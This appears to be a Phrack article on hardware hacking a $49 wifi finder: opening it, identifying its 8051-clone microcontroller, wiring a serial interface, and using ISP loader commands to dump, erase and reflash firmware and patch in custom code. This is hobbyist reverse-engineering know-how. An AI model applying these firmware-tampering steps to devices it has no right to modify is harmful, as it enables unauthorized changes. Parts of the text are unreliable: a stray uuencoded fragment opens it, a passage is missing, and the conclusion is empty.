J`"F19Y"\$)N2>!0?8?-`&G[&E]3G^9M0SPDT (&B<=3ID8X-9)I:@9&%-P]ME>(-):X28R&CQ9' 59(9WDL), GJC\*EJE^7^\*I6#K93!^8Z2:SV=Y@MN.U-YC]M\B^\*)QD' ]P:SO<%L; S#; &P^RV!VHFUB019)RYD<U/, 0MS2^:N-8B)D`' 0(VM)C\$1(.K7A2]B1!ZJ<=KH@<T%]B; QO:FL>O=!K&]:6QO&MN; QO:FL>UYVIO&MMIK&8!@; 8H(7Q-' /P6ZFBCCLM8QRD^8W/X7C!LPD05\$, , V0"DB9%6@N%H43M4FUMBYA\$ \_TU?+VOC0N-)C674XG)C#\*`6\_C36LHSS!M308S\*I3.D&1?N?U`.FM0B7`6F; ; R93<^QI36=E:\6L9S!!2G!]6R80ZO\*`PFU4-(\_L)\?MK?^VOOY?K\*?P")UUB.`+0^`+0^`

end  
sum -r/size 33661/965395



==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0b of 0x0f

```
===== [ Hacking the $49 Wifi Finder ] =====  
===== [ by openschemes ] =====
```

--[ Contents

- 1.0 - Introduction
- 2.0 - Device Overview
- 3.0 - Opening the Device
- 4.0 - Internals and Investigation
- 5.0 - Accessing the ISP Loader
- 6.0 - ISP Loader Capabilities
- 7.0 - Software Bootloader Capabilities
- 8.0 - Inserting Your Own Code
- 9.0 - Conclusion
- A.0 - References

--[ 1.0 - Introduction

Christmas has passed, and in the cold weeks since we have already become bored with the shiny new toys Santa left us under the tree. Our only choice is to hack them! This article describes our successful attack on a popular wifi finder, and will provide you with the ability to use the device in new and interesting ways. You are limited only by your own creativity!

Any successful hack must begin by setting a clear goal. Through determination and creative thinking, you will then see the steps necessary to achieve that goal. Simply saying "I would like to hack this device" is meaningless without context, and setting unachievable goals will cause you to be bogged down by the intermediate steps and probably abandon the project. So we urge you to begin each hack by taking small steps, and upon the completion of each of these steps you will open new doors and new pathways for further investigation and development.

In the case of the wifi finder, our penultimate goal was to execute our own code on it's internal microcontroller. We have achieved that goal and will describe the steps we took to achieve it. It is easy to see that upon reaching this goal, we have opened many new pathways to extending the capabilities of the device. Some are easy, such as allowing the device to search hidden SSIDs and browse wifi channels not allowed in the US. Others are lofty, such as the development of a portable "aircracking" device. Some of these topics will be covered in the future, but we urge you to sit down with the device and your knowledge of it, and plan your own path.

We apologize if you feel this text is a long, rambling description of our attack but we believe the PROCESS, and not the result is the true hack. Give a man a hack, and he can program his wifi-finder. Teach a man to hack, and he can program anything...

The tools used in this attack are:

- On the hardware side, we used a modified USB to RS232 converter to communicate with the serial port on the wifi finder. An alternative to this is to build your own 3.3v RS232 converter using the MAX3232 IC. Schematics for this are detailed below.

- On the software side, we used a combination of IDA disassembler [1] and Keil A51 assembler [2]. This assembler can be used from the command line, or from within the Keil uVision IDE.

The main steps in this project are

- A) Open and identify the devices and their capabilities

- B) Research to find a back-door into the device
- C) Construction and operation of interface to communicate with the device
- D) Investigation into the device's internal operation
- E) Extension and modification of the device's operation

That is just a brief overview of the top-level scheme, and as you will soon discover, it requires quite a bit of low-level hacking in order to achieve each of these steps in turn. We hope that you will find this text informative and enlightening as we chronicle our attack on this interesting little device.

--[ 2.0 - Device Overview

There are a few levels of wifi-finder on the market today. Some cheap devices simply detect microwave radiation. They will detect 802.11, but also some cordless phones, baby monitors, or the nondescript mom microwaving some soup down the street. These are garbage, consisting only of an amplifier and bandpass filter. The next level can detect access points, but give no feedback other than a few lights to tell you whether it is near or far. Also garbage.

The highest tier of wifi-finder today costs between \$40 and \$100 USD, and consists of a standalone USB wifi card mated to a host microcontroller and LCD screen for display of the SSID, channel, and signal strength. It contains a small lithium-ion battery for portable use, and charges itself anytime it is connected to a USB port. You can easily identify this device, as it is the only wifi finder with an LCD screen! This market has been cornered by one developer selling their design to many companies, so as of now there is only one true product which has been re-branded to many models. In our investigations, we feel that all these devices are basically identical in hacking potential, and they are all susceptible to our attacks. Here is a list of what we've found so far, all are available at your local store or online retailers such as Amazon.com.

Manufacturer	Model	Reference
Allnet	ALL-0298	[3]
ZyXel	AG-225H	[4]
Connectec	AG-225H	None
TrendNet	TEW-429UB	[5]
Linksys	WUSBF54G	[6]

All the devices share a common form factor: USB stick with an On-Off switch and two buttons for portable use: "Seek" and "Next".



Powering on the device when it is disconnected from a PC will start the finder routine. Additionally, pressing Seek at most times will restart the finder routine. Once some hotspots have been found, pressing Next will cycle through them, displaying the SSID, Channel, Encryption Type, and signal Strength.

By holding Seek upon power-up, the device enters a simple self-test routine used to check the LCD screen and internal timing. By holding Next upon power-up, the device enters a Firmware Upgrade Mode used to upload new firmware via USB. Always a wonderful feature! But don't think that we simply patch some boring vendor code and call it a hack: For most of the

devices we have found, this firmware upgrade mode has been obsoleted and is no longer able to upload to the host microcontroller. We must find a new way into the micro, and they have not made it easy.

--[ 3.0 - Opening the Device

The easiest device to open is the ZyXel/Allnet, followed by the Linksys and then the TrendNet. By successively "cheapening" the manufacturing these vendors have inadvertently made it a pain to get into the box without damaging it. But we don't mind a little damage, and even a TrendNet with it's little tabs broken off can be closed back up and returned to the store without trouble. Not that you would ever do that, of course.. Just an example.

To open the device, you will need to remove the BACK panel (not the panel holding the LCD). Start by pressing hard at the rear sides of the device, where the rear is the side WITHOUT the usb connector. By pressing near either of the back corners, you can get the ZyXel to pop open easily. A little prying with the cap can also work wonders and leave no marks. The TrendNet device is secured with 6 very cheap plastic tabs which will easily break when you try to open it. But the Trend it is the most inexpensive device on the market so this is the one you will most likely try to attack.

Of course, you could always pry it open with a screwdriver if you don't care about getting it back together again.

Once you get the device open, you will see that it consists of two circuit boards mated together by a 10-pin header. The top board is secured by one small screw near the back of the device. Feel free to throw the screw away, or eat it, or something. It's not needed. The USB/wifi board contains a ZD1211 802.11 chip and the RF subsystem. It is basically the same as a generic USB 802.11 adapter you would buy in the same form factor. After the screw is removed, you can grab the USB connector and wiggle this board up, freeing it from the 10-pin header that connects it to the bottom board. The bottom board contains the focus of our attack, the mysterious WHFX30 microcontroller that seems to be the "brains" of the operation.

Here is a side view of how the boards fit together. When viewed from above during disassembly, you will note that the wifi board has the components on the bottom, and the microcontroller board has the components on the top. It is necessary to unconnect the boards to actually see any interesting components.

Side View of the Wifi Finder Boards



--[ 4.0 - Internals and Investigation

As was previously mentioned, the entire top board can be used as a generic, standalone USB wifi card for your PC. This architecture using the ZD1211 chipset is widely used, and to us: boring. For knowledge on this board and the ZD1211 device, I refer you to the excellent work of the Linux community whose drivers and source code are freely available at [7]. There you can browse the source to discover the USB endpoints, register setup of the ZD1211, promiscuous mode, channels, and other fine information.



8051 CPU's but noone will ever admit this to you.

C) A full-custom chip.

- Only feasible for huge volume runs, like special graphics chips for the new playstation. Unless you work at Sony or Nvidia the likelihood of getting any information on these chips is near 0.

Our device is not an A, and this cheap USB toy does not warrant a C so we must be stuck in B: Probably an off-the-shelf (but re-marked) chip, or at least based on one.

An example of a B-type is a neat CPU I've seen in Japanese slot machines. Way too many pins to be a normal CPU, but the surrounding circuitry is too crude to be anything else. What did that one turn out to be? Well it's a generic 8032 microcontroller with a generic EEPROM chip in the same package. It's only made for that manufacturer of Pachislo machines, but internally it's all off-the-shelf stuff. I guess the theory is that by not knowing what it is, users and competitors won't be able to access it? WRONG! Obscurity does not create security. That device can be read and written with a standard EEPROM burner once the pinout is known.

But back to our little wifi-finder. We can trace the locations of VDD (the power supply) and GND pins, and we know it has an RS232 port on a few other pins. A few pin locations is often good enough to discover the identity of an "easy B" - a standard device that is simply marked as something else. For this guy, that's no good. There are too many 805x derivatives with too many pinouts for us to make a positive identification.

We need some additional information. You could try social engineering, but it seems the vendors are also unaware of the internals of the WHFX30 and the original design house is under confidentiality to the vendors so you are probably out of luck here.

It's at this point that one of our members resorted to a bit of a dirty trick in the investigation of the WHFX30. It's called "Decap", and it is basically when a hole is etched into the top of the plastic IC package using strong acid so you can look at the chip inside. We do not recommend you try this yourself, as it is obviously dangerous and is likely to damage the board if you are not careful! But for a small fee of \$50-\$100, there are companies that can decap your IC even when it is attached to a PCB. You can find one of these companies by searching some terms such as "SEM" (scanning electron microscope), "FIB" (focused ion beam), "Decap", "IC Failure Analysis". They will be happy to decap your IC for a nominal fee, and usually laugh and joke with you if you bring in an ipod or some other high value item. I find that they are not laughing because you want to decap some of Apple's proprietary chips, but that they have already done it so many times they would rather just tell you what's inside. Cheeky bastards!

After the WHFX30 was decapped, it was examined with a microscope to find the logo of the manufacturer: Macronix. The manufacturer will almost always put a logo and trademark on the IC, unless it is a matter of great security or so damn cheap (like a blinky toy) that the logo is omitted. With the manufacturer's name, it was an easy job to research Macronix's products until we found one that matched the pinout and capabilities of the WHFX30: MX10E8050A. You can download the datasheet of this device from Keil, who makes a nice compiler/debugger suite called microvision (uVision) that you will probably use later. The MX10E8050A datasheet is available at [9].

The MX10E8050A is a low-level 8051 clone that offers a few GPIO ports, a UART, 2k of internal RAM, and a nice big 64k EEPROM (broken into 4x 16k blocks) for code storage. Just this little bit of knowledge helps us decipher what the funny 0x4000 offset in the firmware upgrader is for: You can only erase this EEPROM in 16k blocks, and can not (should not?) erase a block that you are executing code from. So in order to have a "Firmware Upgrade Mode", the designers must have put those routines along with the jump vectors and interrupt service routines down in the first block of

EEPROM, from 0x0000-0x3FFF. Next comes the hotspot finder routines in 0x4000-0x7FFF, and the upper two blocks are unused. NOTE: Actually they are scratchpad memory for writing the new firmware to before flashing it to 0x4000, but let's not get into it.

## --[ 5.0 - Accessing the ISP Loader

At this point, things are unraveling fast. We have completed our intermediate goals of investigating and identifying our target, and a little browsing of the MX10 datasheet tells us that there is a deeper bootloader hardwired into ROM in each device. That is usually the case in 8051 clones, and large smiles came to our faces as we learned how to bring it to life.

We are close to our main goal now, and should soon have the ability to dump and overwrite the entire 64k of EEPROM with a little help from the ISP Loader. But we need a way to talk to the device, as well as a way to execute a special startup sequence required to activate this factory ROM loader. Let's start with the power-up sequence. The datasheet tells us that if we hold the !PSEN pin low, ALE pin and !EN pin high while leaving reset we will enter the ISP loader.

EA is held high by the board, and ALE will default to high when !PSEN is forced low so really we only need to hold !PSEN low. We started by stabbing it with a grounded needle, which works but risks damaging the I/O circuitry in the abused pin. A little tracing of the PCB showed us that J1 on the 10-pin header is used as a !PSEN pulldown during a small power-on delay. So it's simple! We just ground J1 by connecting it to J4, and power-up the device. Boom! We've hit the loader!

When the loader is active, the RS232 port on the WHFX30 is used to transfer commands and EEPROM data. However, it is a 3.0v, 0v logic signal instead of the -12v, 12v signals used by the RS232 port in your PC. DO NOT connect your PC to the finder without a suitable interface or you will blow the WHFX30. Since the WHFX30 required 3v logic levels, you can use the 3v version of the popular MAX232 chip, the MAX3232. Get the datasheet from Maxim [A].

You will need the '3232 IC, five 0.1uf capacitors and either a chopped-off RS232 cable or an RS232 connector. I will describe the circuit here, as ASCII schematics always leave something to be desired. In this circuit description, some common names are used that are explained here. VCC or VDD is the supply voltage for the device, here 3.0v or 3.3v. GND is the ground of the device. RxD is the receiving input, and TxD is the transmitting output. Both the PC and the finder have TxD and RxD lines, so this interface IC is used to connect the PC's TxD to the finder's RxD and vice versa. That should help you keep it clear when wiring the chip.

### Wiring steps:

A) Connect your 3v power supply to pin 16.

NOTE: Connect a cap (C5) from VCC to GND to filter noise.

B) Connect your power supply GND to pin 15.

NOTE: Connect this GND to WHFX30 GND on J4 of the 10-pin header.

C) Pump capacitor C1 connects from pin 1 to pin 3.

D) Pump capacitor C2 connects from pin 4 to pin 5.

E) Reservoir cap C3 connects from pin 2 to GND

F) Reservoir cap C4 connects from pin 6 to GND.

NOTE: Cap C4 has negative polarity, so the + side connects to GND.

G) RS232 RxD (Pin 2 on a 9-pin RS232 connector) connects to pin 14

H) RS232 TxD (pin 3 on a 9-pin RS232 connector) connects to pin 13

I) WHFX30 RxD (Pin J7 on the 10-pin header) connects to pin 12

J) WHFX30 TxD (Pin J9 on the 10-pin header) connects to pin 11

```

+-----) |--- C1+ - | 1 U 16 | - Vcc --- | (---GND
| GND-- ) |-- V+ - | 2 15 | - GND -----GND
+-----) |--- C1- - | 3 14 | - T1out ---> RS232 RxD (RS232 p2)
+----) |---- C2+ - | 4 13 | - R1in <--- RS232 TxD (RS232 p3)
+-----) |--- C2- - | 5 12 | - R1out ---> WHFX30 RxD (Header J7)
      GND-- | (--- V- - | 6 11 | - T1in <--- WHFX30 TxD (Header J9)
          T2out - | 7 10 | - T2in
          R2in - | 8 9 | - R2out

```

As an alternate route, you can buy a cheap USB-RS232 converter and just tap into the 3v RxD, TxD pins, saving yourself the trouble of building the MAX3232 circuit.

## --[ 6.0 - ISP Loader Capabilities

OK, you have built and tested your interface board, and connected it to the wifi finder. You have jumpered J1 and J4 to enable the bootloader, and you have powered up the wifi finder while hyperterminal runs on your PC. What now?

At first, the device will send nothing or a garbage character. It's waiting for the uppercase "U" in order to detect and configure the baud rate. After sending a few "U"'s to the device, it will begin echoing characters back. You are now talking to the ISP loader.

It is at this point that we note a discrepancy in the datasheet. Maybe our device is not exactly a MX10E8050A, or maybe they screwed up. The datasheet says that either ASCII or binary records can be sent. We find that it only responds to binary records (so hyperterminal is somewhat limited). But the commands listed in the datasheet are accurate, you just need to send them in binary form, not ASCII. Go get a comms program from the openschemes site listed at the end of the article.

The records you will send are based on the Intel Hex Record format that you may have seen in those .HEX files from your compiler. But this device uses an extended set to include commands. The format is the same, though. Details of the hex record format are available at reference [B] below.

### Generic hex record format

```
: nn aa aa rr dd ... dd cc <crLf>
```

Number	Data	Description
1)	0x3A	(The ":" character) starts a record.
2)	0xnn	The number of data bytes in the command.
3-4)	0xaa, 0xaa	Address of the location to access, or 00,00 otherwise otherwise
5)	0xrr	The record type (or command type)
6-n)	0xdd.....	Data Packet, of length described in byte #2.
n+1)	0xcc	2's complement checksum. Sum, (except :), mod FF, invert-1

So upon receipt of a complete command, the device will either respond with a "." to indicate good checksum, or an "X" to indicate bad checksum. The only other response would be an "R", if you attempted to write data but it was not successfully written. We've never recieved one unless we attempted to write before the EEPROM was erased.

Some nice commands are offered in the datasheet, and we've come up with some others. We will print them as hex strings, because the ASCII looks like garbage! A typical set of commands may be the sequence that follows.

```
-----
1) Dump EEPROM.
```

0x3A, 0x05, 0x00, 0x00, 0x04, 0x00, 0x00, 0xFF, 0xFF, 0x00, 0xF9

Description: Read EEPROM (0x04) from location 0x0000 to 0xFFFF, checksum 0xF9.

This beauty dumps the entire contents of the WHFX30 code memory to the serial port. This is the first command you will want to use, in order to get a clean copy of the 64k EEPROM in case you screw it up later.

---

#### 2) Full Chip Erase

0x3A, 0x01, 0x00, 0x00, 0x03, 0x07, 0xF5

Description: Erase all EEPROM blocks (0x03) + Status byte and Boot vector, checksum:0xF5.

You can also do block-wise erase, but this command will clear everything in the chip, which is our preferred method. Please note that you will need to re-write the boot vector after erasing, otherwise the chip will be stuck in the ISP loader.

---

#### 3) Blank Check Device

0x3A, 0x05, 0x00, 0x00, 0x04, 0x00, 0x00, 0xFF, 0xFF, 0x01, 0xF8

Description: Blank check (0x01) the device from 0x0000 to 0xFFFF

You can't successfully program EEPROM with data in it, so you will want to blank check it. This takes several seconds if it's going to pass, but if you fail it will fail as soon as the chip finds any data. Cool!

---

#### 4) Program Data

0x3A, 0x10, 0x00, 0xhh, 0xll, 0x00, 16 Data bytes, Checksum

Description: Program EEPROM (0x00) at location 0xhhll with the following bytes. First byte is the data length. Here we use 0x10 for 16 bytes but that can be changed. Please note you will need to calculate the checksum on the fly, and the checksum summation does NOT include the first byte, 0x3A.

If you don't know how to make intel checksums, here you go:

- a) Sum bytes mod 256 (or sum in a byte-wide variable and let it roll over)
- b) Convert to 2's complement. A cheat for this if you don't want to look it up is to subtract your sum from 256 (0x100), or leave as 0 if the sum turned out to be 0x00.

For those of you unfamiliar with 2's complement, it is the number required to make the entire sum equal 0x100. So for a summation total of 0x7E, our checksum would be 0x82. Since we are doing byte-wide checksum, a sum total of 0x17E or 0x217E would also use a checksum of 0x82, since it is only the last byte that counts. If the sum total is some multiple of 0x100, then the checksum would be 0x00.

---

#### 5) Erase Boot Vector and Status Byte

0x02, 0x00, 0x00, 0x03, 0x04, 0x00, 0xf7

Description: Erase (0x03) the BV/Status byte (0x04) after programming is completed in preparation for restoring default values.

After programming, the device will have status and BV set to continue booting into the ISP loader. In order to return the chip to normal mode (booting into EEPROM), we need to clear and rewrite the BV manually. Please note that after clearing these bytes, it is very important that you successfully re-write the BV to it's default value or you will effectively DISABLE the ISP loader and will never get back into it. If you are having



problems writing the BV, simply do a full-chip erase to get out of this dangerous condition. But NEVER power down if you are stuck at step 5.

---

6) Write Boot Vector

0x03, 0x00, 0x00, 0x03, 0x06, 0x01, 0xFC, 0xF7

Description: Write (0x03) boot vector (0x01) to value 0xFC (for 0xFC00), checksum: 0xF7.

This resets the boot vector to the default value of 0xFC00. Do not power down the device between steps 5 & 6, or the boot vector will be stuck at 0x0000, running the programmed EEPROM always and disabling your ability to hit the ISP loader ever again.

---

We will assume at this point that you have dumped out the entire 64k of EEPROM that exists in the device. A measly 16k will match the data you can find in the vendor's firmware upgrade file, which leaves us with MOST of the data still an unknown. Fear not, intrepid hacker - we will now frame out the location and function of this code EEPROM for you.

The 64k EEPROM is divided into four logical blocks of 16k each. This partitioning is provided by the manufacturer to allow the chip to erase and reprogram itself in a limited manner. In all the firmwares investigated, the partitioning follows the scheme here

Partition	Logical Address	Function
1	0000h-3FFFh	Bootloader and Self-Test Routines
2	4000h-7FFFh	Hotspot Finder Routines
3	8000h-BFFFh	Scratchpad 1 - Wifi Data?? Still unsure..
4	C000h-FFFFh	Scratchpad 2 - Updater Scratchpad

As is the case with most 8051 microcontrollers, typical execution from power-on or reset begins at 0000h in partition 1. Here the micro will first clear RAM and check for corrupted memory before checking the state of the buttons. If either self-test mode or bootloader buttons are depressed, the micro will operate exclusively in partition 1. In the "Firmware Upgrade Mode" located in this partition, the micro can erase and re-write the other blocks. For example, when a new finder routine is uploaded in firmware upgrade mode, the micro first erases the C000 block and writes the downloaded data here. If the checksum is good, the 4000 block will be erased and the new finder routine written there.

The second partition is the hotspot finder routine, which is what you see executing whenever the device is actively looking for hotspots. If no buttons are held down upon power-up, we will jump over the bootloader and continue in the finder routine in this block.

The third partition is used as scratchpad, but it's function is not 100% determined. We suspect that it is used to write wifi data but our notes on this are not verified.

The fourth partition is used as scratchpad during firmware upgrade mode to write the new finder firmware temporarily. Upon entrance into the firmware upgrade mode, the C000 block is erased. As new firmware is sent to the device, it is written here first. After a successful transfer, this data is checksummed for validity. If valid, the 4000 block is then erased and this data copied there for permanent use as the new finder routine. This simplified upgrade is a bit safer since it is downloaded and checksummed before any upgrade is performed, so this will be the focus of our next section.

## --[ 7.0 - Software Bootloader Capabilities

For those who are wary of erasing and fooling with the EEPROM at it's lowest levels, we can also communicate with the software bootloader, also

known as "Firmware Upgrade Mode". It is limited to working on the 16k block of EEPROM residing at 0x4000 (the finder routines), but this is still useful in some cases. It's a good alternative for those who don't want to risk corrupting the device memory or boot vector. I consider it very safe, because the software bootloader itself resides in the 0x0000 block, separated from the writing and erasing being done at 0x4000 and above. So in no case could you lose the ability to go back to the original EEPROM.

When we power up the device (with no J1-J4 jumper) with the "Next" button held down, the software bootloader runs as previously discussed. The serial port is automatically configured to 115.2k, 8n1 and the device will begin outputting characters. It intends to speak to the ZD1211, but we can simply attach our RS232 interface and communicate with it directly.

I will not go into all the details here, but we had to disassemble the bootloader itself to find the commands and communication sequence. You can do the same, if you like. Or, a small program to read and write the device using firmware upgrade mode is available online. A quick overview of a partial disassembly shows some details we used in development of our program.

Upon entrance into firmware upgrade mode, the device sends 8 0x00 bytes to the serial port to show it is alive, and then 8 0xA6 bytes to flag that it is about to erase the 0xC000 block. After erasing the scratchpad block the device sends 8 0xA7 bytes. Finally, it sends 8 0x11 bytes as the equivalent of a "command prompt". A good command will be executed, and a bad command will be ignored and will get us to another 8 0x11 bytes.

Although all instructions are not shown, you can see the operation of each of these sections by our comments here.

Snippet 1: Send the 0xA6's, erase the 0xC000 block and send the 0xA7's.  
NOTE: All 8 transmissions of 0xA6 and 0xA7 are not shown, but you get the picture.

```
053A 7F A6      mov     R7, #0xA6 ; Load 0xA6
053C 12 28 A0    lcall  SerialOut0 ; Send it to the serial port
053F 7F A6      mov     R7, #0xA6 ; Load 0xA6
0541 12 28 A0    lcall  SerialOut0 ; Send it to the serial port
0544 7F C0      mov     R7, #0xC0 ; Load 0xC0 for erasing 0xC000 block
0546 12 29 3C    lcall  Do_IAP_ERASE ; Do the IAP Rom call to erase 0xC000
0549 7F A7      mov     R7, #0xA7 ; Send 8x 0xA7 to signify erasure done
054B 12 28 A0    lcall  SerialOut0
054E 7F A7      mov     R7, #0xA7
0550 12 28 A0    lcall  SerialOut0
0553 7F A7      mov     R7, #0xA7
0555 12 28 A0    lcall  SerialOut0
... And so on ...
```

Snippet 2: Sending last few 0x11 bytes of the command prompt, and the inspection of the "password" and command.

```
058F 7F 11      mov     R7, #0x11 ; Load 0x11
0591 12 28 A0    lcall  SerialOut0 ; Send it to the serial port
0594 7F 11      mov     R7, #0x11 ; Load 0x11
0596 12 28 A0    lcall  SerialOut0 ; Send it to the serial port
0599 12 29 A2    lcall  SerIn_OneByte ; Get one byte from serial port
059C BF AA D2    cjne   R7, #0xAA, L_571 ; If byte is not 0xAA, bail out
059F 12 29 A2    lcall  SerIn_OneByte ; Get one byte from serial port
05A2 BF 77 CC    cjne   R7, #0x77, L_571 ; If byte is not 0x77, bail out
05A5 12 29 A2    lcall  SerIn_OneByte ; Get one byte from serial port
05A8 8F 28      mov     RAM_28, R7 ; Store it in location 28
05AA E5 28      mov     A, RAM_28 ; Store it in A as well
05AC 64 A5      xrl    A, #0xA5 ; XOR it with 0xA5
05AE 70 2B      jnz    L_5DB ; If NOT 0xA5, continue to "Erasing"
05B0 7F A5      mov     R7, #0xA5 ; Otherwise echo 0xA5's as ack
05B2 12 28 A0    lcall  SerialOut0
05B5 7F A5      mov     R7, #0xA5
05B7 12 28 A0    lcall  SerialOut0
```

We can see that the bootloader requires a "password" of 0xAA, 0x77 in order to get to the beginnings of the command interpreter. Afterward, it is looking for the 0xA5 byte to start an upload. Once it gets an 0xA5, it will echo 8 0xA5's back to the host and continue on to the "Receiving" routine.

You will note that these function names are our own, and are obviously not embedded in the firmware. Feel free to make up your own names and comments if you decide to disassemble the code yourself. Furthermore, you will note that in order to erase the 0xC000 block, we must use the device's internal ROM calls. This is an interesting feature supplied by the IC vendor to make EEPROM programming easier. The details of the IAP rom calls are listed in the datasheet, and we will show a short snippet of the Do\_IAP\_ERASE call here, just for clarity.

```
293C Do_IAP_ERASE:
293C 8F 2F      mov     RAM_2F, R7      ; Get the address to erase
293E 75 F8 5A   mov     SFR_F8, #0x5A  ; Write ROM Security code
2941 43 A2 20   orl     FIE, #0x20     ; Set ENBOOT to enable IAP ROM
2944 79 01     mov     R1, #1        ; Function 0x01 (ERASE EEPROM)
2946 8F 83     mov     DPH, R7       ; High byte of address into DPH
2948 75 82 00   mov     DPL, #0       ; Low byte of address into DPL
294B 12 FF F0   lcall  L_FFF0         ; Execute the IAP ROM Call
294E FF       mov     R7, A         ; Store the result in R7
294F 53 A2 DF   anl     FIE, #0xDF    ; Clear the ENBOOT flag
2952 53 F8 00   anl     SFR_F8, #0    ; Clear the ROM security code
2955 22       ret
2955 ; End of function Do_IAP_ERASE
```

It's interesting because there is no actual code at location FFF0, but rather this location has been remapped to an internal function supplied by the manufacturer of the IC. We enable this remap by writing a password and setting the ENBOOT bit. As was mentioned, the details are in the datasheet, but this is the general procedure to call the IAP functions with your desired command in register R1.

Had enough assembly for now? Let's get back to the descriptions!

When using the firmware upgrade mode, the 16k file must pass an internal checksum where the bytes at 0x0E and 0x0F (0x400E, 0x400F) are set so the 16-bit sum of the entire 16k block is 0x0000. It's an easy calculation, and our program to talk to upgrade mode will check and correct it on the fly if needed. When writing your own, please take this into account: If the entire file is uploaded but the checksum fails, the device will display BED CS: ???? on the LCD, with the checksum displayed in the ?? values. The EEPROM will not be updated in the case of a failed checksum. If the checksum is good, the device will display "Erasing", "Upgrading" for a few moments and then show the new firmware version before restarting at your command.

Please note is that the 0xC000 block and maybe the 0x8000 blocks are used as scratchpad memory when a new 16k BIN file is being uploaded. So if you have located your own code there when you enter firmware upgrade mode, be warned that these blocks will be erased automatically on entry into upgrade mode.

## --[ 8.0 - Inserting Your Own Code

We assume you have a compiler, and the necessary knowledge to write 8051 code. The next step is to insert some of our own code for execution. There are essentially two ways to do this: by patching the finder routines in the case of using the firmware upgrade mode; Or by patching the bootloader in the case that you are overwriting all the memory using the ISP Loader.

Either one is fine, but space is very limited in the finder routine, basically consisting of about 1400 bytes up at 0x7A80. Nonetheless, we will demonstrate it here.

The entry point to the finder routines is at 0x4020, jumped to after the check for the bootloader. Here we clear some memory and then jump to the main finder routine at 0x71FE. By inserting a jump or call right after we clear the internal RAM, we can divert execution to our own code, which we assume resides at 0x7A80. After our code is done, we can continue on with the normal finder routine by jumping then to 0x71FE. Or, you can insert a call down after the RAM clear, and simply return to it.

Original code for finder entry point

```
org 0x4020
;-----
Finder_Entry:

    mov     R0, #0x7F          ; Load the address of top of RAM
    clr     A                  ; Clear the ACC

Memclear_Loop:                ; seg000_4023
    mov     @R0, A             ; Store a 0 at the address in R0
    djnz   R0, Memclear_Loop ; Decrement R0, loop if not done yet
    mov     SP, #0xA1         ; Set the stack pointer to 0xA1
    ljmp   Finder_Start      ; Continue to 0x71FE
```

We would insert our jump or call right before the ljmp to Startup. After this ljmp, there is blank space up to 0x4070 so it's no problem to insert a few instructions here. For example..

Modified code for finder entry point

```
org 0x4020
;-----
Finder_Entry:

    mov     R0, #0x7F          ; Load the address of top of RAM
    clr     A                  ; Clear the ACC

Memclear_Loop:                ; seg000_4023
    mov     @R0, A             ; Store a 0 at the address in R0
    djnz   R0, Memclear_Loop ; Decrement R0, loop if not done yet
    mov     SP, #0xA1         ; Set the stack pointer to 0xA1
    ljmp   MyRoutine          ; Change this jump to our code

org 0x7A80
;-----
MyRoutine:
    do our instructions here
    ...
    ...
    ljmp   Finder_Start      ; Continue to 0x71FE
```

Now we have not shown the fact that a lot of data exists between these two points. It is best to compile your program and then convert the .HEX file to .BIN file (using HEX2BIN.exe-search it or download from reference [C]). Finally you can insert your new code using copy/paste from a hex editor into the proper locations in the original .BIN file before upload to the device.

For the daring folks, it is much better to update the entire EEPROM using the ISP Loader. Then, we can basically take over the entire 16k block at 0x8000. This one is only erased by command when we're in the firmware upgrade mode so it is relatively safe. If you use the EEPROM

block at 0xC000, you must not enter firmware upgrade mode or it will immediately be erased and you will have to reprogram it to get your code back into the device.

Upon startup, the device begins executing at 0x0000, where we can only fit one instruction: The reset jump vector. You can always patch this location to jump to your code, and later continue with it's original value by jumping to location 0x0100. More desirable is to patch at 0x0109, after the device has cleared it's internal RAM and set the stack pointer.

This code at 0x0100 is almost identical to the start of the finder routine we looked at before. Our strategy is identical, and in this example we will take over at 0x0109 and jump to our code at 0x8000. Once our code is done we can continue on by jumping to the next stage of the original startup routines (checking the next/seek buttons) with a jump to 0x26D2.

Original code for power-on startup. Jumped to by 0x0000 jump vector.

```
org 0x0100
;-----
Power-ON:

    mov     R0, #0x7F          ; Load the address of top of RAM
    clr     A                  ; Clear the ACC

Memclear_Loop0:                ; seg000_0103
    mov     @R0, A             ; Store a 0 at the address in R0
    djnz   R0, Memclear_Loop0 ; Decrement R0, loop if not done yet
    mov     SP, #0xA1          ; Set the stack pointer to 0xA1
    ljmp   Boot_Check         ; Continue to 0x26D2
```

Modified code for power-on startup

```
org 0x0100
;-----
Power-ON:

    mov     R0, #0x7F          ; Load the address of top of RAM
    clr     A                  ; Clear the ACC

Memclear_Loop0:                ; seg000_0103
    mov     @R0, A             ; Store a 0 at the address in R0
    djnz   R0, Memclear_Loop0 ; Decrement R0, loop if not done yet
    mov     SP, #0xA1          ; Set the stack pointer to 0xA1
    ljmp   MyRoutine          ; Continue to 0x8000 for our code

org 0x8000
;-----
MyRoutine:
    do our instructions here
    ...
    ...
    ljmp   Boot_Check         ; Continue to 0x26D2
```

This approach is a little bit easier to hex edit because it's just a few bytes' change down at 0x0109. Then we can ignorantly paste up to 16k of code up at 0x8000.

Obviously, the best hacks do not use hex editing, but will create a full .ASM recreation of the rest of the EEPROM. Either ourselves or another group will eventually release this .ASM file - we are still negotiating - but it will take some time as we are all still studying the disassembly.

## --[ 9.0 - Conclusion

